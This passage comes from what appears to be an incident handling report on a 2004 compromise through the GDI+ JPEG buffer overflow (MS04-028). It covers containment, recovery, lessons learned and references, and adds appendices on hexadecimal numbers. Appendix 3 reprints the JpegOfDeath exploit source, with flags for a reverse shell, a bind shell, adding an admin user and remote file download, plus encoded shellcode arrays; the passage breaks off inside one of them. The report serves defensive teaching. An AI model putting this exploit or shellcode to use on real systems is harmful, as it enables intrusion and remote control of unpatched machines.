- Antivirus program did not recognize the malicious file.
- Warning banners didn't deter the attacker.
- Default configuration of system services isn't good enough to stop this kind of attacks.

The company management decided that no prosecution will be made in this incident, but tried to preserve chain of custody in case of possible future developments in this incident:
- Hard drive from the compromised system was removed, tagged and sealed

in tamper proof bugs and locked in the company's safe.
- Detailed notes were taken at each stage of the incident handling process.
- At list two employees of the organization were in place when the incident handling process performed.
- Number of digital photos was taken.
- Because of lack of existing network-based countermeasures, the company wasn't able to collect this kind of evidence that include:
    - IDS logs
    - Router logs
    - Firewall logs
    - Logs from various authentication servers
    - Sniffer logs (excluding the attacker's log file `net.txt`)
- The following evidence were collected from the live compromised system:
    - List of applications and associated open ports ("`netstat -ano`" command was executed)
    - List of all running processes

Containment

* Purpose of this phase is to keep the incident from getting worse, limit the scope and impact. This stage include backup of the compromised system, changing passwords and making decision how compromised system will operate (continue as usual, power off or disconnecting from the network). *

9:30 AM, November 9, 2004

After the meeting with executive director and system administrator, they decide the following actions to limit the scope of the incident:
- power off compromised computer
- change hard disk to a new disk and install fresh copy of Windows XP
- put the original disk to company's safe in case they will need it later
- change all passwords in company's network

After shutting down the compromised machine, system administrator scanned remaining company's computers with `Nmap` tool from http://www.insecure.org/ to check if any suspicious port is open.

All local files in company's machines where checked for existence of known attackers files (`taskman.jpg, sn.exe, net.txt`).

Because of discovery that the attacker ran network sniffer, there is a high risk that many internal passwords were discovered, so the system administrator changed all passwords in the company and ask from other employees to change their passwords too.

Windows XP personal firewall was enabled on all computers (Figure 30).




Figure 30: Windows XP firewall

Eradication and Recovery

* Purpose of eradication phase is to eliminate or reduce the shortcomings in the organization's security policies or countermeasures that lead to security breach or compromise. At this stage the essential steps are: determination and removal of the cause of the incident and improving defences. Purpose of recovery phase is return to normal operational status as was before the incident. *

After analyzing the incident, the main cause was identified as lack of security patches in the company's compters and the lack of appropriate security awareness training among company's employees.

The management of the company decided that the best way for them to get out from this incident is to reinstall the compromised computer with a fresh copy of Windows XP on a new hard disk.

On all computers were performed a full update of security patches and service packs, service pack 2 for Windows XP was installed and then were installed all necessary security patches (Figure 31).




Figure 31: Windows XP update

All employees will login to their machines with non-privileged user accounts.

At this stage the system administrator run Microsoft Baseline Security Analyzer from http://www.microsoft.com/technet/security/tools/mbsahome.mspx to identify additional security shortcomings. The scan was performed for all computers in the company's internal IP segment (Figure 32).




Figure 32: Microsoft Baseline Security Analyzer

Then, in all workstations were stoped unnecessary services and audit policy was configured (Figure 33).




Figure 33: Audit policy

Lessons Learned

* Purpose of this phase is to learn from the incident and improve the organization's ability quickly and effectively respond to computer security incidents. At this stage an executive summary must be created and if possible, recommended actions must be performed. *

A week after the incident took place, a follow-up meeting, which includes Incident Handling team and senior management, was conducted. The members of this meeting discussed and summarized the incident handling process and how the security measures can be improved to prevent such events in the future.

Overall the incident was handled in a way that satisfied management of the company. It was the first serious incident in ABC Products LTD and this incident expose some week sides in the protection of the company.

Which factors allowed to the incident to occur?

- The vulnerability in Microsoft GDI+ component that didn't check properly certain internal data fields in the JPEG image.
- Despite of certain efforts of antivirus vendors, many of them still short from providing good protection even to a well known problem. Thus, resulting in compromise of computer systems with JPEG exploit.
- Lack of patching policy, thus the company's computers weren't protected from many known vulnerabilities.
- Despite of directions provided by antivirus policy of the organization, executable attachment from email was run and the attacker compromised system security.

The recommended improvements were summarized as follows:

- Patching policies and procedures must be developed.
- Backups must be scheduled and performed regularly.
- Provide more technical training for system administrators.
- Regularly provide security awareness training for all employees.
- Consider deploying IDS and Firewall devices.
- Consider deploying additional tools and programs that can help to protect from malicious programs (antivirus, antispyware, file integrity checking).
- Consider deploying tools that can help to prevent SPAM and receiving of spoofed email.

This is the highlights from the draft of the patching policy:
- Enable automatic updates
- Regularly run Microsoft Baseline Security Analyzer, then based on scan

results, install missing patches or change weak security configuration.
- Subscribe to Microsoft security bulletin notification.
- Regularly check Microsoft security web page for latest security developments http://www.microsoft.com/technet/security/default.mspx
- Regularly check Microsoft Security Bulletin Advance Notification web page for upcoming releases of security patches http://www.microsoft.com/technet/security/bulletin/advance.mspx

Exploit References

Vulnerability references:

1. Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow
   http://www.securityfocus.com/archive/1/375204

2. Microsoft Security Bulletin MS04-028
   Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)
   http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx

3. US-CERT. Vulnerability Note VU#297462.
   Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component.
   http://www.kb.cert.org/vuls/id/297462

4. US-CERT. TA04-260A-Microsoft Windows JPEG component buffer overflow.
   http://www.us-cert.gov/cas/techalerts/TA04-260A.html

5. CVE Name CAN-2004-0200
   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

6. Secunia Advisory: SA12528
   Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability.
   http://secunia.com/advisories/12528/

7. Bugtraq ID 11173: Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability.
   http://www.securityfocus.com/bid/11173

8. Internet Security Systems X-Force, Microsoft Windows JPEG buffer overflow.
   http://xforce.iss.net/xforce/xfdb/16304

As stated at SecurityFocus website, this issue is similar in nature to BID 1503, discovered by Solar Designer.

Bugtraq ID 1503: Netscape Communicator JPEG-Comment Heap Overwrite Vulnerability (http://www.securityfocus.com/bid/1503)

References

Northcutt, Stephen. “Computer Security Incident Handling”, SANS Press, March 2003
http://www.sans.org/

Dr. E. Schultz, Eugene and Shumway, Russell “Incident Response: A Strategic Guide to Handling System and Network Security Breaches”, New Riders Publishing, November 14, 2001.

Prosise, Chris & Mandia, Kevin & Pepe, Matt “Incident response & computer forensics, second edition”, McGraw-Hill/Osborne, 2003.

Sourcefire Vulnerability Research Team: Brian Caswell, Alex Kirk and Nigel Houghton, Snort Rules for detection of malformed JPEG images
http://www.snort.org/snort-db/sid.html?sid=2705
http://www.snort.org/snort-db/sid.html?sid=2706
http://www.snort.org/snort-db/sid.html?sid=2707

Bayora, Andrey. Bypass of Antivirus software with GDI+ bug exploit Mutations.
BugTraq post:
http://www.securityfocus.com/archive/1/378511/2004-10-10/2004-10-16/0
Full Disclosure post:
http://seclists.org/lists/fulldisclosure/2004/Oct/0482.html

Gordon, Jeremy. Understand Hex numbers
http://www.jorgon.freeserve.co.uk/GoasmHelp/ushex.htm

Østergaard, Erik. Hexadecimal Number System
http://www.danbbs.dk/~erikoest/hex.htm

John Bissell A.K.A. HighT1mes (Tweaked Exploit By M4Z3R For GSO), JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload (exploit source code)
http://www.securityfocus.com/bid/11173/exploit/

BugTraq, Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability
http://www.securityfocus.com/bid/11173

Microsoft Security Bulletin MS04-028.
Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)
http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx

Microsoft, Overview of GDI+
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/AboutGDIPlus/IntroductiontoGDIPlus/OverviewofGDIPlus.asp

ITU (International Telecommunication Union) and CCITT (the International Telegraph and Telephone Consultative Committee), Recommendation T.81
http://www.wotsit.org/download.asp?f=itu-1150PDF

Marcin, ICY Hexplorer
http://artemis.wszib.edu.pl/~mdudek/

DeBaggis, Nick. Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow
http://www.securityfocus.com/archive/1/375204

Solar Designer, Netscape Communicator JPEG-Comment Heap Overwrite Vulnerability
http://www.securityfocus.com/bid/1503

Giacobbi, Giovanni. NetCat tool
http://netcat.sourceforge.net/

Russinovich, Mark. Process Explorer utility
http://www.sysinternals.com/ntw2k/freeware/procexp.shtml

Internet Storm Center, GDIScan program
http://isc.sans.org/gdiscan.php

Microsoft, Microsoft GDI+ Detection Tool
http://support.microsoft.com/default.aspx?scid=kb;EN-US;873374

DiamondCS, JPEGScan tool
http://www.diamondcs.com.au/jpegscan/

Free antivirus scanning
http://www.virustotal.com

Delikon, [C:Raw-Socket/Sniffer/Windows] tool
http://www.delikon.de/zips/raw.zip

US-CERT. Vulnerability Note VU#297462.
Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component.
http://www.kb.cert.org/vuls/id/297462

US-CERT. TA04-260A-Microsoft Windows JPEG component buffer

overflow.
http://www.us-cert.gov/cas/techalerts/TA04-260A.html

CVE Name CAN-2004-0200
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

Secunia Advisory: SA12528
Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability.
http://secunia.com/advisories/12528/

Pond, Weld. Netcat 1.10 for NT
http://www.securityfocus.com/tools/139

BreakPoint Software, Inc, Hex Workshop utility
http://www.bpsoft.com/

Internet Security Systems X-Force, Microsoft Windows JPEG buffer overflow
http://xforce.iss.net/xforce/xfdb/16304

Vidstrom, Arne. ClearLogs 1.0
http://ntsecurity.nu/toolbox/clearlogs/

Appendix 1 – Understand Hex numbers

From http://www.jorgon.freeserve.co.uk/GoasmHelp/ushex.htm

This file is intended for those interested in 32 bit assembler programming, in particular for Windows.

Programmers represent numbers in hex for a number of reasons. One reason is because this is a convenient way to visualise the number in data. This not only helps when dealing with large numbers, but it also enables the programmer to know what bits in data are "set" or "clear" in a particular number, something useful when testing individual bits. Another reason is that using hex numbers makes it easier and less error prone to use the logical instructions (eg. OR, AND, TEST, BT).
Hex numbers are to base sixteen. Hex is short for "hexadecimal" which comes from "hex" meaning six and "dec" meaning ten. Each hex number has a value of 0 to 9 or A, B, C, D, E, or F. Each hex number represents four bits of binary data. Here are the values which can be created from four bits and the hex and decimal values in each case:-

binary	hex	decimal
0000	0	0
0001	1	1
0010	2	2
0011	3	3
0100	4	4
0101	5	5
0110	6	6
0111	7	7
1000	8	8
1001	9	9
1010	A	10
1011	B	11
1100	C	12
1101	D	13
1110	E	14
1111	F	15

A byte can be represented as two hex numbers, a word as four hex numbers and a dword as eight hex numbers. You can see the real advantage of hex numbers when looking at larger numbers which become unwieldy when represented in decimal:-

binary	hex	decimal	
10000000	80	128	**(byte)**
1000000000000001	8001	32,769	**(word)**
1111111111111111	FFFF	65,535	**(word)**
10000000000000000000000000000001	80000001	2,147,483,649	**(dword)**
11111111111111111111111111111111	FFFFFFFF	4,294,967,295	**(dword)**

Appendix 2 – Hexadecimal Number System

From http://www.danbbs.dk/~erikoest/hex.htm

The Hexadecimal Number Base System

A big problem with the binary system is verbosity. To represent the value 202 requires eight binary digits.

The decimal version requires only three decimal digits and, thus, represents numbers much more compactly than does the binary numbering system. This fact was not lost on the engineers who designed binary computer systems.

When dealing with large values, binary numbers quickly become too unwieldy. The hexadecimal (base 16) numbering system solves these problems. Hexadecimal numbers offer the two features:

- hex numbers are very compact
- it is easy to convert from hex to binary and binary to hex.

Since we'll often need to enter hexadecimal numbers into the computer system, we'll need a different mechanism for representing hexadecimal numbers since you cannot enter a subscript to denote the radix of the associated value.

The Hexadecimal system is based on the binary system using a Nibble or 4-bit boundary. In Assembly Language programming, most assemblers require the first digit of a hexadecimal number to be 0, and we place an H at the end of the number to denote the number base.

The Hexadecimal Number System:

uses base 16

includes only the digits 0 through 9 and the letters A, B, C, D, E, and F

In the Hexadecimal number system, the hex values greater than 9 carry the following decimal value:

Binary	Octal	Decimal	Hex
0000B	00Q	00	00H
0001B	01Q	01	01H
0010B	02Q	02	02H
0011B	03Q	03	03H
0100B	04Q	04	04H
0101B	05Q	05	05H
0110B	06Q	06	06H
0111B	07Q	07	07H
1000B	10Q	08	08H
1001B	11Q	09	09H
1010B	12Q	10	0AH
1011B	13Q	11	0BH
1100B	14Q	12	0CH
1101B	15Q	13	0DH
1110B	16Q	14	0EH
1111B	17Q	15	0FH
1 0000B	20Q	16	10H

This table provides all the information you'll ever need to convert from one number base into any other number base for the decimal values from 0 to 16.

To convert a hexadecimal number into a binary number, simply brake the binary number into 4-bit groups beginning with the LSB and substitute the corresponding four bits in binary for each hexadecimal digit in the number.

For example, to convert 0ABCDh into a binary value, simply convert each hexadecimal digit according to the table above. The binary equivalent is:

0ABCDH = 0000 1010 1011 1100 1101

To convert a binary number into hexadecimal format is almost as easy. The first step is to pad the binary number with leading zeros to make sure that the the binary number contains multiples of four bits. For example, given the binary number 10 1100 1010, the first step would be to add two bits in the MSB position so that it contains 12 bits. The revised binary value is 0010 1100 1010.

The next step is to separate the binary value into groups of four bits, e.g., 0010 1100 1010. Finally, look up these binary values in the table above and substitute the appropriate hexadecimal digits, e.g., 2CA.

The weighted values for each position is as follows:

16^3	16^2	16^1	16^0
4096	256	16	1

Binary to Hex Conversion

It is easy to convert from an integer binary number to hex. This is accomplished by:

1. Break the binary number into 4-bit sections from the LSB to the MSB.
2. Convert the 4-bit binary number to its Hex equivalent.

For example, the binary value 1010111110110010 will be written:

1010	1111	1011	0010
A	F	B	2

Hex to Binary Conversion

It is also easy to convert from an integer hex number to binary. This is accomplished by:

1. Convert the Hex number to its 4-bit binary equivalent.
2. Combine the 4-bit sections by removing the spaces.

For example, the hex value 0AFB2 will be written:

A	F	B	2
1010	1111	1011	0010

This yields the binary number 1010111110110010 or 1010 1111 1011 0010 in our more readable format.

Hex to Decimal Conversion

To convert from Hex to Decimal, multiply the value in each position by its hex weight and add each value. Using the value from the previous example, 0AFB2H, we would expect to obtain the decimal value 44978.

A*16^3	F*16^2	B*16^1	2*16^0
10*4096	15*256	11*16	2*1
40960	3840	176	2

40960 + 3840 + 176 + 2 = 44978

Decimal to Hex Conversion

To convert decimal to hex is slightly more difficult. The typical method to convert from decimal to hex is repeated division by 16. While we may also use repeated subtraction by the weighted position value, it is more difficult for large decimal numbers.

Repeated Division By 16

For this method, divide the decimal number by 16, and write the remainder on the side as the least significant digit. This process is continued by dividing the quotient by 16 and writing the remainder until the quotient is 0. When performing the division, the remainders which will represent the hex equivalent of the decimal number are written beginning at the least significant digit (right) and each new digit is written to the next more significant digit (the left) of the previous digit. Consider the number 44978.

Division	Quotient	Remainder	Hex Number
44978 / 16	2811	2	2
2811 / 16	175	11	B2
175 / 16	10	15	FB2
10 / 16	0	10	0AFB2

As you can see, we are back with the original number. That is what we should expect.

When you use hex numbers in an 8085 program, the Assembler usually requires the most significant hex digit to be 0 even if this number of digits exceed the size of the register. This is an Assembler requirement and your value will be assembled correctly.

Appendix 3 – Source Code of JpegOfDeath.M.c v0.6.a

```
// CAN-2004-0200

/*
* Exploit Name:
* =============
*  JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
* =============
* Tweaked Exploit By M4Z3R For GSO
```

```
* All Credits & Greetings Go To:
* ==========
*  FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
*  Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
*  Nick Fitzgerald, Adam Nance (where are you?),
*  Santa Barbara, Jenna Jameson, John Kerry, so1o,
*  Computer Security Industry, Rom Hackers,  My chihuahuas
*  (Rocky, Sailor, and Penny)...
* ===========
* Flags Usage:
* -a: Add User X with Pass X to Admin Group;
*  IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
*  IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
*  IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is
1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
*  IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
* Disclaimer:
* ===========
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS
OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED
WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES
(INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS
OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON
ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE
USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE
*
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")

// Exploit Data...

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
```

```
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
